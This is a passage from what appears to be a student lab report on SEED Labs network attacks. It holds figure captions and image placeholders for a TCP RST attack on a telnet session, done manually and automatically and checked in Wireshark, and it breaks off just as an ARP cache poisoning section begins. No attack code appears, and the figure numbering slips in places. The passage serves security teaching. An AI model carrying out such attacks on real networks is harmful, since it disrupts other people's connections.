

Fig. 51: User1 victim telnet shell

4. Task2:

a. Figure 52 shows the Wireshark start snippet.



Fig.52: Wireshark start

b. Figure 53 shows the victim's shell before connection.

Fig. 53: Victim's shell before connection

c. Figure 54 shows the User1 connection established with victim shell.



Fig. 54: User1 connection established with victim shell

d. Figure 55 shows the victim connection established with User1.



Fig. 55: Victim connection established with User1

e. Figure 56 shows the Wireshark details ports and sequence number.



Fig. 56: Wireshark details

f. Figure 57 shows the attacker launch RST attack shell.



Fig. 57: Attacker launch RST attack shell

g. Figure 58 shows the Wireshark RST attack success snippet.



Fig.58: Wireshark RST attack success snippet

h. Figure 59 shows the Victim after RST attack.



Fig. 59: Victim after RST attack

i. Figure 60 shows the Victim's shell connection closed.



Fig. 60: Victim's shell connection closed

j. Figure 61 shows the Wireshark's connection closed.



Fig. 61: Wireshark's connection closed

h. Figure 62 shows the User1 shell telnet.



Fig. 62: User1 shell telnet

i. Figure 63 shows the Victim connection established.



Fig. 63: Victim connection established

Launch attack automatically activity:

j. Figure 64 shows the attacker shell running code for auto attack.



Fig. 64: Attacker shell running code for auto attack

k. Figure 65 shows the User1's shell for pressing any command (enter).



Fig. 65: User1's shell for pressing any command

l. Figure 66 shows the attacker shell loop printing after connection closed.



Fig. 67: Attacker shell loop printing after connection closed

m. Figure 67 shows the wireshark response after this.



Fig. 67: Wireshark response

3. ARP Cache Poisoning Attack at SEED Labs:

All the codes can be found in the Appendix.

1. Task1A:

   a. Figure 68 shows the containers list.

